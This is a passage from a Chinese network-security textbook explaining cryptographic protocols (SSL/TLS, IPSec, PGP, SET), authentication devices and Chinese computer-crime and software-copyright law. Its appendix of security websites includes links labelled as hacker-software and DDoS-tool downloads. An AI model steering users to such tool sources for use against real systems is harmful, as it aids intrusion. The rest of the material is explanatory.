诸如 RSA 这样的公钥体制使用很长的密钥长度，现在建议至少使用 768 位的密钥。因式分解成质数是攻击许多此类系统的基本方法，而这样做非常困难。因为计算机系统的处理能力不断增强，在蛮力攻击下，以前安全的密钥也可能变得脆弱，因此，确保使用足够长的密钥以提供保护应付将来可能存在的威胁，这一点很重要。虽然计算机能力的提高使攻击旧的密钥变得更容易，但通过更方便地在合理的时间里使用在可预见的将来不可能被破解的较长密钥，实际上许多人获得了更多的好处。

7.5.5 因特网上的加密技术

因特网引入了大量安全性弱点。必需采取适当的预防措施来防止通过各种方式造成的损失，这些方式包括资金转移、错误认证的结果、机密信息丢失、毁约等。密码技术就是主要处理这类风险的，下面介绍了一些协议和相关机制，这些协议和相关机制与因特网活动（包括电子邮件）有特定的相关性。

1. 请求注释（Request for comment，RFC）

请求注释是由因特网网络工程任务组（IETF）管理的正式因特网文档，它是传播关于因特网工程咨询和意见信息的一种方式。RFC 描述了开放标准，使那些可能希望或需要使用那

些标准进行通信的人受益。它们是由参与不同工作组的志愿者编写的，发布在不同位置上，特别在 IETF 站点上。

2. IPSec

IETF 的 IPSec 工作组正在定义 IP 的安全性附加协议，它是为 IP 数据报这一层提供认证、完整性和保密性服务的规范。在几个 RFC 中对它都有描述，本来是专门为 IPv6 设计的，但是目前也可以用于 IPv4。它旨在对因特网通信（例如，为 VPN 和封装隧道等）提供安全性基础。一些供应商和软件组织正在开发或提供集成了 IPSec 的产品。例如，芬兰的 SSH Communications Security 有一种称为 IPSec Express 的产品，它是为方便符合 IPSec 的电子商业应用程序开发而设计的，而从 1999 年 6 月开始，NetBSD Foundation 已经将 IPSec 代码合并到了 NetBSD 中。

3. 安全 HTTP（Secure HTTP （S-HTTP））

S-HTTP 是在应用层运行的 HTTP 安全性的扩展。它设计的目的是在支持不可抵赖性以及允许使用多种密码算法和密钥管理机制的同时提供保密性和认证。虽然可以在会话之前获得经 Kerberos 服务器同意的初始密钥，或者可以在一个会话中生成下一个会话要使用的密钥，但通常将 RSA 用于初始密钥协商。

4. 安全套接字层（Secure Sockets Layer，SSL）

安全套接字层（SSL）是由 Netscape Communications 开发的用来向因特网会话提供安全性和保密性的握手协议。它支持服务器和客户机认证，并且被设计成协商加密密钥以及在交换任何数据之前认证服务器。它使用加密、认证和 MAC 来维护传输信道的完整性。

SSL 最适合用于 HTTP，也可以用于 FTP 或其他相关协议。它在传输层运行并且是独立于应用程序的，因此，像 FTP 或 HTTP 之类的相关协议可以放在该层之上。使用初始握手来对服务器进行认证。在这一过程中，服务器把证书提交到客户机并指定要使用的首选密码。然后，客户机生成在即将进行的会话期间使用的秘钥，然后将它提交给服务器，并相应地用服务器的公钥对它加密。服务器使用其私钥解密消息，恢复秘钥，然后通过向客户机发送一条使用该秘钥加密的消息来向客户机认证自己。使用这一达成协议的秘钥对加密的数据进行进一步的交换。

可以用第二阶段（可选）来进一步增加安全性。这里服务器发送一个质询，客户机对此作出响应，向服务器返回该质询的数字签名和客户机的公钥证书。

质询阶段通常是使用带有用于消息摘要的 MD5 的 RSA 执行。也可以使用各种对称密码，包括 DES、三重 DES、IDEA、RC2 和 RC4。公钥证书符合 X.509 标准。SSL 目前的版本为 3.0。

SSL 先前的历史给出了一个有关密码产品的对等复查重要性的警告，特别是 Ian Goldberg 和 David Wagner（两名加州大学的博士研究生）在 Dr Dobb's Journal 1996 年 2 月刊中写了一篇文章，说明了是如何破解加密系统，然后使用它的。

因为在那时，Netscape 不想发布关于 SSL 的结构或 SSL 所使用的密码技术和其他方法的任何信息，Goldberg 和 Wagner 对相关算法运用了逆向工程，并发现用来生成伪随机数（并由此随机数生成秘钥）的种子取决于日期、进程标识和父进程标识。获取这两个标识相对容易，至少对于在运行浏览器的 UNIX 机器上有账户的任何用户来说是这样。嗅探器用一秒钟就可

以完成信息包的收集。该信息将可能的种子的数目降低为一百万，然后使用 HP 712/80 可以在不到半分钟的时间内完成这些值的破解。

使用计算机生成一个真正的随机值是很困难的，因此需要随机数的程序将以尽可能随机的方式生成一个种子，然后使用伪随机数发生器（PRNG）从这个种子生成一个伪随机数。然而，使用特定 PRNG 的同一种子将产生相同的数，该数被相应地用于加密体制算法中，它将产生相同的密钥。这对于它本身并不是弱点，但使原始的种子尽可能随机地生成却非常重要。应用程序通常会遇到非常难以预料或重复的事件，例如，芯片中的随机电子噪声、有噪声的二极管、某个磁盘驱动器的运转、用户击键或者鼠标移动等。在这种特殊情况下，初看使用三个元素来创建种子是合理的，并且刚开始的设计人员明显也是这样做的，但是进一步的分析却揭示了一些局限性。请别人来为这类机制挑刺恰恰是对等复查的价值所在，如果一个系统最终被认为是良好的，这一点很关键。

5. 传输层安全性（Transport Layer Security （TLS））

传输层安全性（TLS）协议是 IETF 标准草案，它基于 SSL 并与之相似。它的主要目标是在两个正在通信的应用程序之间提供保密性和数据完整性。它由两层构成，较低的层称为 TLS Record 协议，且位于某个可靠的传输协议上面。这一层有两个基本特性，具体说该连接是专用的并且是可靠的。它用于封装各种更高级协议，但也可以不加密地使用。通常使用加密时，生成的用于这个加密的秘钥专用于每个连接，这些秘钥基于由另一个协议协商的秘钥。

TLS Handshake 协议提供了具有三个基本特性的连接安全性，即可以使用非对称密码技术来认证对等方的身份，共享密钥的协商是安全的，以及协商是可靠的。

与 SSL 一样，TLS 是独立于应用程序协议的，其使用的加密算法的种类与 SSL 使用的相似。然而，TLS 标准把如何启动 TLS 握手和如何解释认证证书的决定权留给运行于其上层的协议的设计者和实现者来判断。

TLS 协议的目标，按其优先级顺序来说，是密码安全性、互操作性和可扩展性。最后一个目标意味着 TLS 提供了一种框架，当新的和改进的非对称以及其他加密方法可用时，便可以将它们引入该框架。

6. 无线传输层安全性（Wireless Transport Layer Security，WTLS）

无线应用程序协议（Wireless Application Protocol，WAP）体系结构中的安全性层协议称为无线传输层层安全性（Wireless Transport Layer Security，WTLS）。它在传输协议层之上操作，它是模块化的，是否使用它取决于给定应用程序所需求的安全性级别。WTLS 为 WAP 的上一层提供了保护其下的传输服务接口的安全传输服务接口。另外，它为管理安全连接提供了一个接口。

WTLS 与 TLS 非常相似，但它最适合用于等待时间相对长的窄带传输网络。但是，它添加了一些新特性，例如，数据报支持、经过最优化的握手和密钥刷新。与使用 TLS 一样，它的主要目标是在两个正在通信的应用程序之间提供保密性、数据完整性和认证。

7. 安全电子交易（Secure Electronic Transaction（SET））

安全电子交易（SET）协议是由 VISA 和 MasterCard 国际财团开发的作为在开放网络上的进行安全银行卡交易的方法。它支持 DES 和三重 DES 以实现成批数据加密，并支持用 RSA 对秘钥和银行卡号的公钥进行加密。

虽然 SET 被认为是非常安全的，但太安全使它的速度相对很慢。另外，用户需要正确发出的数字证书，因此不能象 SSL 或 TLS 那样以一种简单的特别方式来使用它。由于这些原因，以及许多银行将风险和银行卡安全性漏洞的后果转嫁给其商业客户，所以 SET 的采用远没有开始设想的那么多，这是个问题。然而，有迹象表明已正在改变。

8. 安全广域网（Secure Wide Area Network （S/WAN））

安全广域网倡议是由 RSA Data Security 推动的，它旨在促进基于因特网的虚拟专用网的广泛部署。S/WAN 支持 IP 级的加密，因此它比相似的 SSL 或 TLS 提供了更基本的、更低级别的安全性。VPN 是一种机制，设计成当用户使用因特网时，允许用户维护他们之间的安全隧道。例如，可以廉价地连接远程办公室，而不会增加成本，或者避免使用专门租用线路造成点对点的不便。对通过通道传递的消息进行了加密，因此它们应该是安全的，可以避免第三方的有效截获。实际上，并且部分由于不同标准的开发被设计成为一个或另一个公司带来有竞争力的利益，造成理论和实践严重脱节，尤其在互操作性方面。S/WAN 倡议是给产生的混乱带来一些秩序的一种尝试。

原始的 S/WAN 倡议已经不再进行了，但是在 Linux FreeS/WAN 和虚拟专用网协会（Virtual Private Network Consortium）倡议中有非常相似的倡议。FreeS/WAN 是 IPSec 在 Red Hat Linux 中的实现，并有效地按照 GNU GPL 下提供了可以自制的 Linux 的 VPN 实现。

9. 安全 Shell（SSH）

安全 Shell（SSH）是目前正在由 IETF 的 SECSH 工作组标准化的协议。它允许网络上的安全远程访问。可以使用多种方法来认证客户机和服务器，并在支持 SSH 的系统之间建立加密的通信通道。然后，这个连接可以用于许多方面，例如，建立 VPN 或者在服务器上创建安全远程登录以替换类似的 TELNET、Rlogin 或 RSH。

7.5.6 数据加密的应用

加密技术的最终价值在于顺利完成通信或者保护或控制访问。可以结合不同方法，就像广泛使用的程序 PGP 那样。尽管对数字签名的使用存在一些担忧，但数字签名仍然可以成为确认身份的一种有效手段。隐蔽方法（尤其是隐写术）有时可能会很有用。智能卡和生物测量学的使用日趋广泛，它们用来取代传统密码系统或者同传统密码系统一起工作。与此同时，就密码学的部署而言，电子现金转账也是一个很重要的领域。

1. 数字签名

密码技术方面的某些专家因为各种原因反对数字签名这一提法，这些原因包括：数字签名过程与人们通常理解的签名之间有许多重要的差异。签名通常是亲笔附上某人的姓名，但其基本要点是将某种标识符同某些对象或行为关联起来，以致签名者为相关事物的完整性负责。可以通过伪造、欺骗、强迫、诈称和误解等来使这些签名全都无效。如果仔细对此进行分析，会发现原因是将传统的签名同亲笔签名简单地关联是天真的。重要的一点是任何签名都将某人同某事相关联。数字签名验证使用了某个特殊密钥，而不是验证某个特定个体实际签署了该项，这一点是很重要的，但关联后来被证明是无效的却完全是另外一回事。

使用非对称密钥进行加密要比使用对称密钥加密慢得多，通常的做法是首先制作一个消息摘要，然后用某人的私钥对其进行加密。非对称密码技术易遭诈称的攻击，通常通过发放数字

证书来对给定个体及其公钥间的关系进行认证。数字签名的本质是使用私钥进行加密。这一做法，在经常提及的告诫条件下，既认证文档是来自私钥的持有者，也确认文档自签名之后就没有被更改过。使用消息摘要可能相当方便，但并不必要。

交易通常需要不赖账的保证。虽然数字签名提供了这一保证，但它也确实比诸如前面所考虑的任何其他形式的签名好不到那里去。然而，数字时间戳记在提供必要的安全性方面向前迈进了很多。

2. Pretty Good Privacy

人们总是用其首字母大写 PGP 来简称这个程序，它由 Phil Zimmerman 开发以使用互补机制提供安全文件存储和电子邮件。原始的实现使用 IDEA 作为对称密码，MD5 作为创建消息摘要的单向散列函数，RSA 作为非对称密码。PGP 包括伪随机数生成器（PRNG），它对用户击键的时间间隔进行抽样，作为其生成种子值所需的一部分。它还包括分析以及随后压缩文本的算法。

假定压缩产生的密文总是比由未压缩的明文产生的密文要小，那么压缩文本节省了磁盘空间和传输时间。然而，压缩文本受明文中的模式干扰。这些将随语言的不同以及特定语言内文档类型的不同而不同，但它几乎总是存在的并可以被知识渊博的密码分析专家所利用。类似地，字母频率有时也可用来帮助识别。例如，在许多英语文本中，最高频率出现的字母（由高到低顺序是 E、T、A、O、I、N S、H、R、D、L、U（这是 Soundex 算法中使用的列表），一旦对文本进行了压缩，就不存在这些顺序了。当文件很短，且已压缩或不能被很好地压缩时，就不对其再进行压缩了。使用的压缩实用程序是免费软件 ZIP 程序，其功能与 PKWare PKZip 2 中使用的算法在功能上相同。

PGP 使用 PRNG 来生成种子值，种子值用于创建会话密钥。会话密钥用来通过使用对称密码来加密明文。然后使用预期接收方的公钥对会话密钥进行加密并将该捆绑包发送出去。PGP 也将使用用发送方私钥加密的消息摘要创建数字签名。大多数数字证书遵守 X.509 标准，因此，至少从理论上说它们在不同应用程序间是可相互交换的。然而，PGP 认为 X.509 某些方面存在不足，并且已开发了一套类似的系统，在 PGP 看来这套系统弥补了这些不足。这被称为 PGP 证书格式，稍后也将对其进行讨论。PGP 同时支持 PGP 和 X.509 格式。

PGP 现在也提供三重 DES（Triple-DES）和 CAST 作为对称密码。还有从 RSA 到新形式密码的转变，新形式密码遵守 NIST 数字签名方案（NIST Digital Signature Scheme，DSS）。同时，除了在 RSA 继续被使用的地方之外，MD5 已被散列函数替代。使用 DSS 时，采用的散列函数是 SHA。

对 PGP 中使用算法的注释在某种意义上容易让人产生误解。而且，自从 PGP 程序于 1991 年出现以来，由于其不断发展，相关的问题已经变得有些令人困惑。PGP Inc.于 1997 年被收购，现在由 Network Associates（NAI）所拥有，该公司现在对 PGP 的商业使用收取许可证费用。除了不是免费的之外，PGP 也是开放源码。从目前对开放源码这个词的理解来说，PGP 并不是完全的开放源码，但它确实对那些对其进行修改和编译或者使用发布的代码作为创建兼容产品的标准的任何人开放过。这种情况曾经因美国对密码系统出口的管制而被搞得很复杂，该管制规定：禁止合法地从美国以二进制形式出口美国创建的 PGP 版本，但可以从已发布的源代码在国外进行创建。

目前存在大量的 PGP 版本，其中 PGP 6.5.1 是最新的 NAI 版本。该版本可免费用于私人的、非商业用途。较早的版本主要是 2.6n 的变体，可以广泛获得。与从标准 PGP 源代码创建的版本一样，将这些版本用于商业用途仍然需要向 NAI 支付许可证费用。最后，比利时的 Highware Inc.提供一种称为 SafeMail 的 Mac 产品，它是一种根据 OpenPGP 规范创建的 PGP 兼容产品。如果考虑采用这条路线来开发自己的版本，那么无需向 NAI 支付许可证费用就可以自由开发。如果使用得当并且具有安全的文件、密码和密码短语，PGP 是牢不可破的。然而，如同所有其他密码产品一样，PGP 容易遭到多种攻击。作为公开代码，PGP 也存在潜在的脆弱性。任何人都可生成一个声称是 PGP 的副本，然后使之可用于分发。加入一些后门是十分可能的。不管用户的 PGP 副本是来自 NAI 转售商还是来自某些其他可信的来源，设法确信其完整性总不失为谨慎之举。

3. 隐写术

隐写术是一种将消息隐藏在单纯的制品里的方法。需要交换的信息总是不易被发现的。用非计算机术语这可以解释为用显隐墨水书写消息以供随后恢复，在送信人的光头上用墨水写上一些消息，然后用重新长起来的头发掩盖起来，或者交换印刷书籍，消息可以根据特殊公式获取。

在计算机数据流中，可以以不同方式设置或清除顺序高位信息，或者将非打印字符放入数据流中。经常将数据隐藏在复杂文件中，多半是隐藏在图片或音乐文件中，在图片或音乐文件中通常有数量相当可观的冗余，以致于在其中包含其他内容通常不会产生明显的影响。如果文件是一段技术摘录，那么任何人无论如何也不会注意到其中包括了其他内容。

同所有密码技术一样，其主要风险并不在于加密被破解（虽然对于隐写术这是很容易的），而在于人为错误。用于这一目的的图片和音乐必需非常恰当。如果画家或摄影师同一家广告公司相互发送和接收图像，那当然很好。但如果他在一家公司工作并且定期同在竞争对手所在公司的同事相互发送和接收相同的图片，那么麻烦就来了。

4. SecurID

密码和代码用来保护重要的数据、位置和类似的东西，防止对其进行未经授权的访问。假定没有泄露这些密码或编码，那么破解它们需要一定的时间。各种产品通过将通行码同物理设备相联系以及每隔很短的间隔就改变密钥来进行局部防御。

RSA Security 的 SecurID 使用一种称为令牌的由电池供电的手持设备。它存储当前时间并拥有一个只有该令牌才有的 64 位值。每隔指定的间隔，通常是每隔一分钟，令牌计算并显示一个新的代码。用户以某种方式将该代码同事先协商的密码结合起来，在任何需要通行码的地方都输入该代码。认证服务器每隔一特定的时间就计算令牌代码，并以指定的方式将该代码同用户的密码副本相结合，如果两个通行码相互匹配，就允许访问。

5. 智能卡

智能卡是一种设备，通常采用信用卡的形式。智能卡在欧洲的使用要比美国广泛的多，尽管这一形势正在改变。最近一项报告指出：2000 年年初，全球有 4.2 亿张智能卡在使用，到 2005 年这一数字可望增长到大约 40 亿。智能卡需要 POS 终端、大楼进入系统、ATM、电视或录像订阅读卡机、计算机访问读卡机等形式的读卡机。所有形式都使用了某些类型的加密来对持有者进行认证，或者来允许对特定区域或在特定时刻进行访问。暂时为 AES 选择的

Rijndael 密码的一个优点是它非常小，而这正是智能卡使用的一个重要的需求。几家公司现在正在开发允许开发人员为特定智能卡使用开发应用程序的工具箱和 API。其中之一是 Thinkpulse，它位于美国，由一群法国人组建。Thinkpulse 采用了开发标准运行时引擎的创新方法，软件开发人员可以将该引擎针对不同应用程序和不同卡类型。

6. 生物测量学

生物测量学是指借助个人身体特征来对个人进行认证的广泛技术。包括指纹鉴定、虹膜和视网膜扫描、声音或面部识别、手形测量以及更多。生物测量学系统的巨大优势在于其识别标志是独一无二并且总是存在的。这些系统同智能卡系统一起正在得到日益广泛的使用，经常可以用其替代基于密码的认证，或同传统密码系统一起使用。

7. 电子现金转账

钱是价值的存储，甲做事情以赚取更多这种存储，然后甲用其交换甲想要的东西，这样就减少了所存储的价值。货币是一种有用、常见且安全的交换方式，但它容易被伪造、偷窃或遗失。然而，一旦采用电子形式，情况就很不一样了，因为不存在实际证物，各方都必需确保不会危及交易的真实性。

电子现金形式的钱必须只能够被在当时有权使用它的任何人花费一次。此外，同有形的货币一样，电子货币记号必需是匿名的，这就为认证方案引入了新的困难。

Mondex 是这样一种系统，在这种系统中，货币存储在定期从如银行账户之类的某些其他存储加满的智能卡中，并且可以使用智能卡进行小额购买。在英国的斯温顿（Swindon）对其进行了测试，结果各式各样。当银行联盟决定对用户使用信用卡进行收费时，很明显就引起了一个问题。预付费电话卡是另一种形式的储值卡，在日本得到了广泛使用。

此外，所有这些系统的共同要素是：用于确认存储或划拨的金额的完整性，以及有时还要确认对一方或双方认证的加密安全机制的重要性。小额支付可能会增长，因此移动电话或 PDA（可能同短程无线连接一起）的使用可能会使之成为一个日益重要的领域。

在实际应用中，密码系统对于认证某人的身份或认证某人有权做某事或进入某地常常是至关重要的。也将它们用于对公众隐藏数据或确保不危及数据的完整性。私人和企业现在可以使用诸如 PGP 的应用程序及其各种克隆产品来确保达到相同的目的。

附录 1　国内外知名的安全网站资源

- **国内安全资源列表**

中国黑客中心软件广场：http://vanweiai.home.sohu.com/anquan/fanghuoqiang1.htm
各种黑客软件下载：http://killman.myrice.com/page/main/hacksoft/zidian.htm
中国安全网：http://www.chinasafe.net/
天天安全网：http://www.ttian.net/
蓝盾大联盟：http://www.landun.org/
中国网络安全响应中心：http://www.cns911.com
黑白网络：http://www.heibai.net/main.htm
小榕软件实验室：http://www.netxeyes.com/main.html
安全焦点：http://www.xfocus.net/
中国计算机安全：http://www.infosec.org.cn/
国家计算机网络安全评估中心：http://www.cnns.net/default.htm
绿色兵团：http://www.vertarmy.org/
绿盟科技：http://www.nsfocus.com/
天融信：http://www.talentit.com.cn/
辛巴达网络安全：http://sinbad.zhoubin.com/
中华安全网：http://www.safechina.net/index.php
rootshell 的中文主页：http://www.ns-one.com/
安氏中国：http://bj.is-one.net/
INTERNET 安全委员会：http://member.netease.com/~isc/
信息安全国家重点实验室：http://home.is.ac.cn/index.htm
网络最高安全指南：http://www.3w3.org/
金山反病毒资讯网：http://www.duba.net/
黑客防线：http://www.hacker-defence.com/

- **国外安全资源列表**

ISS：http://www.iss.com/
Cert：http://www.cert.org/
DDoS Attacks/Tools：http://staff.washington.edu/dittrich/misc/ddos/
SecurityFocus：http://www.securityfocus.com/
Hacking Exposed：http://www.hackingexposed.com/
COAST：http://www.cerias.purdue.edu/coast/coast.html
Intrusion Detection FAQ：http://www.sans.org/resources/idfaq/
Sniffer Technologies：

http://www.sniffer.com/
http://www-genome.wi.mit.edu/www/faqs/wwwsecurity-faq.txt
http://www.cerf.net/~paulp/cgi-security
http://theory.lcs.mit.edu/~revest/cryptsecurity.html
ftp://ftp.netcom.com/pub/qwerty
http://www.pay.uq.oz.au/~ftp/crypto
http://www.umr.edu/~cgiwrap
SSL 文档：http://home.netscape.com/info/SSL.html
附加文档：http://home.mcom.com/newsref/ref/internet-security.html
库下载：ftp://ftp.psy.uq.oz.au/pub/crypto/ssl
PGP 官方网页：http://www.pgp.com/
欧洲版本：ftp://ftp.infomatik.uni-hamburg.de/virus/crpt/pgp/tools
公共密钥加密：http://word.std.com/~franl/crypto/crypto.html
RSA 加密专利公司：http://www.rsa.com.faq

附录 2 我国关于计算机犯罪的有关法律规定

我国当前关于计算机犯罪的立法状况简介。

截至 1999 年底，我国已出台了一系列关于计算机信息系统安全及惩处计算机违法犯罪行为等方面的法律法规。概括起来有以下 4 大类。

1. 刑法

八届人大五次会议于 1997 年 3 月 14 日通过，同年 10 月 1 日正式施行的新修订的《中华人民共和国刑法》（下称新《刑法》），增加了非法侵入计算机信息系统罪（第 285 条）、破坏计算机信息系统罪（第 286 条）和利用计算机进行传统犯罪（第 287 条）等 3 类关于计算机犯罪的罪名。

（1）关于非法侵入计算机信息系统罪

非法侵入计算机信息系统罪是指具有刑事责任能力的行为人通过猜测、窃取口令等手段，突破或绕过安全防御机制进入国家事务、国防建设、尖端科学技术领域的计算机信息系统的犯罪行为。从犯罪构成看，犯罪主体为达到刑事责任年龄和具有刑事责任能力的自然人，单位不能成为本罪的主体，因为我国现行《刑法》第 30 条明确规定：“ 公司、企业、事业单位、机关、团体实施的危害社会的行为，法律规定为单位犯罪的，应当负刑事责任 ”，而第 285 条没有规定单位可以成为本罪的主体；犯罪的主观方面一般都是故意，从目前我国计算机信息系统安全管理的实际情况看，重要信息系统不但采取了较为先进的安全技术措施，而且制定了一整套严格的安全管理制度，无意或过失进入重要信息系统的可能性极小，因而，不论是出于好奇还是企图窃取秘密、实施破坏等，一般应视为故意犯罪；犯罪的客观特征表现为通过各种途径获取口令，突破防范机制，侵入国家事务、国防建设、尖端科学技术领域的计算机信息系统的行为；本罪所侵害的客体是我国重要领域的计算机信息系统安全秩序。因此，此类案件立案时，只要是非授权（不论是窃取密码、口令，还是采用技术手段）进入“ 国家事务 ”、“ 国防建设 ”和“ 尖端科学技术领域 ” 的信息系统都具有可罚性，都应立案定罪，其动机如何，造成的损失大小，产生的危害程度轻重，均不影响案件的构成。

（2）关于破坏计算机信息系统罪

破坏计算机信息系统罪是指对计算机信息系统进行删除、修改、增加、干扰，对计算机信息系统中存储、处理或者传输的数据和应用程序进行删除、修改、增加的操作，故意制作、传播计算机病毒等破坏性程序等行为。可分解为三个独立的子罪名。

破坏计算机信息系统功能罪：犯罪主体为达到刑事责任年龄和具备刑事责任能力的自然人，客观方面表现为行为人违反了国家有关规定，未经授权擅自对计算机系统的功能进行删除、修改、增加、干扰，行为人的主观目的和动机不影响本罪的构成，但所造成的后果必须是严重的，否则不构成本罪，过失也不构成本罪。破坏计算机信息系统功能罪属结果犯罪，必须是运用本条所规定的四种方式实施犯罪并造成严重后果的，才能立案定罪。

破坏计算机信息系统数据和应用程序罪 犯罪主体为达到刑事责任年龄和具备刑事责任能力的自然人，客观上表现为行为人违反国家规定对计算机信息系统中存储、处理或者传输的数据和应用程序进行删除、修改、增加，主观上为故意，才构成本罪，过失不构成本罪。

制作、传播计算机病毒罪：犯罪主体为达到刑事责任年龄和具备刑事责任能力的自然人，

行为人在主观方面是出于故意，不论是制作或传播，还是既制作又传播，只要影响了计算机系统的正常运行，并造成严重后果的，均构成本罪，但过失不构成本罪。

（3）关于利用计算机作为手段的犯罪

《刑法》第 287 条指的都是以计算机为手段的犯罪，最终侵害的是我国刑法保护的传统社会关系，根据刑法的手段和目的、过程和结果的牵连关系的处理原则，应依照刑法有关规定定罪处罚。此条体现了我国刑法的量刑依据，即根据犯罪的事实、犯罪的性质、情节和对于社会的危害程度，而不特别强调使用的手段。但需要注意的是，如果犯罪嫌疑人利用计算机信息系统进行诸如盗窃、挪用资金、窃取国家机密等传统犯罪，按“非法侵入计算机信息系统罪”或“破坏计算机信息系统罪”处罚较轻，则应按传统犯罪论处，如侵入第 285 条所保护的计算机信息系统，窃取国家秘密信息，因“窃取国家秘密罪”重于“非法侵入计算机信息系统罪”，应依据“从重原则”，按“窃取国家秘密罪”立案。如果犯罪嫌疑人利用计算机信息系统进行诸如盗窃、挪用资金、窃取国家机密等传统犯罪，因其他原因未产生犯罪结果，按传统罪名可能处罚较轻或不予处罚时，那么可依据扰乱计算机信息安全秩序管理的某种罪名予以立案。

2. 行政法

主要有：国务院于 1991 年 6 月 4 日发布的《计算机软件保护条例》、1994 年 2 月 18 日发布的《中华人民共和国计算机信息系统安全保护条例》、1996 年 2 月 1 日发布的《中华人民共和国计算机信息网络国际联网管理暂行规定》及 1997 年 12 月 11 日国务院批准、由公安部发布于同年 12 月 30 日起施行的《计算机信息网络国际联网安全保护管理办法》。

3. 部门规章

主要有以下几种：原国家邮电部于 1996 年 4 月 9 日公布的两个管理办法，即《计算机信息网络国际联网出入口信道管理办法》和《中国公用计算机互联网国际联网管理办法》；1998 年 8 月 31 日，公安部、中国人民银行联合发布的《金融机构计算机信息系统安全保护工作暂行规定》等。

4. 地方法规

全国各地近年来结合本地工作实际，相继制定了一系列地方法规或规章，如《辽宁省计算机信息系统安全管理条例》、《安徽省计算机信息系统安全保护办法》、《重庆市计算机信息系统安全保护条例》、《山东省计算机信息系统安全管理办法》等。

计算机软件保护条例

（2001 年 12 月 20 日中华人民共和国国务院令第 339 号发布）

第一章　总 则

第一条 为了保护计算机软件著作权人的权益，调整计算机软件在开发、传播和使用中发生的利益关系，鼓励计算机软件的开发与应用，促进软件产业和国民经济信息化的发展，根据《中华人民共和国著作权法》，指定本条例。

第二条 本条例所称计算机软件（以下简称软件），是指计算机程序及其有关文档。

第三条 本条例下列用语的含义：

（一） 计算机程序，是指为了得到某中结果而可以由计算机等具有信息处理能力的装置执行的代码化指令序列，或者可以被自动转换成代码化指令序列的符号化指令序列或符号化语

句序列。同一计算机程序的源程序和目标程序为同一作品。

（二） 文档，是指用来描述程序的内容、组成、设计、功能规格、开发情况、测试结果及使用方法的文字资料和图表等，如程序设计说明书、流程图、用户手册等。

（三） 软件开发者，是指实际组织开发，直接进行开发，并对开发完成的软件承担责任的法人或者其他组织；或者依靠自己具有的条件独立完成软件开发，并对软件承担责任的自然人。

（四） 软件著作权人，是指依照本条例的规定，对软件享受著作权的自然人、法人或者其他组织。

第四条 受本条例保护的软件必须由开发者独立开发，并已固定在某种有形物体上。

第五条 中国公民、法人或者其他组织对其所开发的软件，不论是否发表，依照本条例享有著作权。外国人、无国际人的软件首先在中国境内发行的，依照本条例享有著作权。外国人、无国际人的软件，依照其开发者所属国或者经常居住地国同中国签定的协议或者依照中国参加的国际条约享有的著作权，受本条例保护。

第六条 本条例对软件著作权的保护不延及开发软件所用的思想、处理过程、操作方法或者数学概念等。

第七条 软件著作人可以向国务院著作权行政管理部门认定的软件登记机构办理登记。软件登记机构发放的登记证明文件是登记事项的初步证明。办理软件登记应当缴纳费用。软件登记的收费标准由国务院著作权行政管理部门会同国务院价格主管部门规定。

第二章 软件著作权

第八条 软件著作权人享有下列各项权利：

（一） 发表权，即决定软件是否公之于众的权利；

（二） 署名权，即表明开发者身份，在软件上署名的权利；

（三） 修改权，即对软件进行增补、删节，或者改变指令、语句顺序的权利；

（四） 复制权，即将软件制作一份或者多份的权利；

（五） 发行权，即以出售或者赠与方式向公众提供软件的原件或者复制件的权利；

（六） 出租权，即有偿许可他人临时使用软件的权利，但是软件不是出租的主要标的的除外；

（七） 信息网络传播权，即以有线或者无线方式向公众提供软件，使公众可以在其个人选定的时间和地点获得软件的权利；

（八） 翻译权，即将原软件从一种语言文字转换成另一种自然语言文字的权利；

（九） 应当由软件著作权人享有的其他权利。软件著作权人可以许可他人行使其软件著作权，并有权获得报酬。软件著作权人可以全部或者部分转让其软件著作权，并有权获得报酬。

第九条 软件著作权属于软件开发者，本条例另有规定的除外。如无相反证明，在软件上署名的自然人、法人或者其他组织为开发者。

第十条 由两个以上的自然人、法人或者其他组织合作开发的软件，其著作权的归属由合作开发者签订书面合同约定。无书面合同或者合同未作明确约定，合作开发的软件可以分割使用的，开发者对各自开发的部分可以单独享有著作权；但是，行使著作权时，不得扩展到合作开发的软件整体的著作权。合作开发的软件不能分割使用的，其著作权由各合作开发者共同享有，通过协商一致行事；不能协商一致，又无正当理由的，任何一方不得阻止他方行使除转让

权以外的其他权利，但是所得收益应当合理分配给所有合作开发者。

第十一条 接受他人委托开发的软件，其著作权的归属由委托人与受托人签订书面合同约定；无书面合同或者合同未作明确约定的，其著作权由受托人享有。

第十二条 由国家机关下达任务开发的软件，著作权的归属与行使由项目任务书或者合同规定；项目任务书或者合同中未作明确规定的，软件著作权由接受任务的法人或者其他组织享有。

第十三条 自然人在法人或者其他组织中任职期间所开发的软件有下列情形之一的，该软件著作权由该法人或者其他组织享有，该法人或者其他组织可以对开发软件的自然人进行奖励：针对本职工工作中明确指定的开发目标所开发的软件；

（一） 开发的软件是从事本职工作活动所预见的结果或者自然的结果；

（二） 主要使用了法人或者其他组织的资金、专用设备、未公开的专门信息等物质技术条件所开发并由法人或者其他组织承担责任的软件；

第十四条 软件著作权自软件开发完成之日产生。自然人的软件著作权，保护期为自然人终生及其死亡后 50 年，截止于自然人死亡后第 50 年的 12 月 31 日；软件是合作开发的，截止于最后死亡的自然人死亡后第 50 年的 12 月 30 日。法人或者其他组织的软件著作权，保护期为 50 年，截止于软件首次发表后第 50 年的 12 月 31 日，但软件自开发完成之日起 50 年内未发表的，本条例不再保护。

第十五条 软件著作权属于自然人的，该自然人死亡后，在软件著作权的保护期内，软件著作权的继承人可以依照〈中华人民共和国继承法〉的有关规定，继承本条例规定的除署名权以外的其他权利。软件著作权属于法人或者其他组织的，法人或其他组织变更、终止后，其著作权在本条例规定的保护期内由承受其权利义务的法人或者其他组织享有 没有承受其权利义务的法人或者其他组织的，由国家享有。

第十六条 软件的合法复制品所有人享有的下列权利：

（一） 根据使用的需要把该软件装入计算机等具有信息处理能力的装置内；

（二） 为了防止复制品破坏而制作备份复制品，这些备份复制品不得通过任何方式提供给他人使用，并在所有人丧失该合法复制品的所有权时，负责将备份复制品销毁；

（三） 为了把该软件用于实际的计算机应用环境或者改进其功能、性能而进行必要的修改；但是，除合同另有约定外，未经该软件著作人许可，不得向任何第三方提供修改后的软件。

第十七条 为了学习和研究软件内含的设计思想和原理，通过安装、显示、传输或者存储软件等方式使用软件的，可以不经软件著作权人许可，不向其支付报酬。

第三章 软件著作权的许可使用和转让

第十八条 许可他人行使软件著作权的，应当订立许可使用合同。许可使用合同中软件著作权人未明确许可的权利，被许可人不得行使。

